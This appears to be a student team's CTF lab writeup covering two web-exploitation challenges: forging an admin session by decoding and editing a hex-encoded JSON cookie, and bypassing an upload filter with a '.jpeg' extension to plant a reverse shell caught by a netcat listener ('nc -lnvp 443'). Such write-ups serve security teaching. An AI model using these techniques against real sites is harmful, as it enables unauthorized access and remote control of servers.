PSP0201 Week 2 Writeup

Group name: VVannaCry

Members

ID	Name	Role
1211102056	Ahmad Fathi bin Amir	Leader
1211101999	Wong Wei Han	Member
1211101975	Muhammad Syahmi bin Mohd Azmi	Member

Day 1: Web Exploitation - A Christmas Crisis

Tools used: Kali Linux, OpenVPN, Chrome

Walkthrough:


Question 1

Viewing the page source, we can see that the website title is **Christmas Console**


```
Line wrap
1  <!DOCTYPE html>
2  <html lang=en>
3      <head>
4          <title>Christmas Console</title>
5          <meta charset=utf-8>
6          <meta name=viewport content="width=device-width, initial-scale=1.0">
7          <script src="assets/js/login.js"></script>
8          <script src="assets/js/userfuncs.js"></script>
9          <link rel=stylesheet type=text/css href="/assets/css/style.css">
10         <link rel=stylesheet type=text/css href="/assets/css/adventpro.css">
11         <link rel=stylesheet type=text/css href="/assets/css/ptsans.css">
12         <script src="assets/js/preauth.js"></script>
13     <link rel="stylesheet" type=text/css href="/assets/css/login.css">
14 </head>
15 <body>
16     <h1>CHRISTMAS CONTROL CENTRE</h1>
17     <main>
18         <input tabindex=1 type=text id=usernameInput class=loginInput name=username placeholder=Username>
19         <input tabindex=2 type=password id=passwordInput class=loginInput name=passwordInput placeholder=Password>
20         <button tabindex=3 id=submitBtn>Log in!</button>
21         <button tabindex=4 id=registerBtn>Register!</button>
22     </main>
23     <div id="msgDiv">
24         <p id=msg></p>
25     </div>
26     </body>
27 </html>
28
```

Question 2


Registering username and password then logging in to the Christmas Control Centre.



We’re now seeing the control centre but unable to turn on the control system or access the console.




Opening the Developer Tool will show us the website cookie, Revealing the name of the cookie which is **Auth**




Question 3

Looking at the value of the cookie, we can determine that it is in Hexadecimal




Question 4

By using CyberChef, We convert the cookie value from hex to string. Revealing that it is in **JSON** Format




Question 5

We can see that the value for “company” is **The Best Festival Company**




Question 6

The other field that can be seen is “username”




Question 7

First, take the decoded output and put it into the input, changing the username to “**santa**” then converting the input into Hex




Question 8

Go back into the developer tool of the target website and replace the cookie value with the one that recently encoded into Hex.



Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Same...	Same..	Partiti..	Prio...
auth	7b22636f6d70616e79223a225468652042657	10.10...	/	Session	124						Medi...

Refresh the page and now have access to the Control Console



Activating all the Control systems will reveal the flag

Thought Process:

Having accessed the target website, We were shown a login/registration page. We decided to register our username and password then log in. Upon logging in, We’re able to see the console control centre; but we can’t seem to activate or access the console itself. We opened the browser developer tool to check any cookie. We found that there is an Auth cookie. Looking at the value of the cookie, we concluded that it is encoded in hexadecimal value; since it contains numbers of 0-9 and letters of a-f. We decoded it using CyberChef, and saw that it uses a JSON statement with the element of company and username. We changed the username to “santa” then converted the JSON back into hex. With that, we copied the encoded hex value and replaced it into the cookie value that was in the developer tool of the target website. We refreshed the page and saw that we could turn on the systems of the control centre. After turning all of them on, we obtained the flag.


<u>Day 2: Web Exploitation – The Elf Strikes Back!</u>


Tools used: AttackBox, OperaGX

Solution/walkthrough:

Question 1

Strings to get into the upload page by inserting "?id=ODIzODI5MTNiYmYw" to the end of the link





Question 2


Open page source to see what type of files are accepted


```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li>
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it he
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

Question 3

By guessing, we managed to entered where files are uploaded



Question 4

By typing “man nc”, should reveal which the parameter explanation

```
-n          numeric-only IP addresses, no DNS
```

```
-p port     local port number (port numbers can be individual or ranges: lo-hi [inclusive])
```


```
-l          listen mode, for inbound connects
```

```
-v          verbose [use twice to be more verbose]
```

Question 5

Submit the file after you change the ip and port and the name by adding ".jpeg".

After refreshing the upload page, the file you uploaded should be there.



By inserting the command, you are now connected to your reverse-shell.

```
root@ip-10-10-190-245: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-190-245:~# sudo nc -lnvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

```
root@ip-10-10-190-245: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-190-245:~# sudo nc -lnvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.140.161 48140 received!
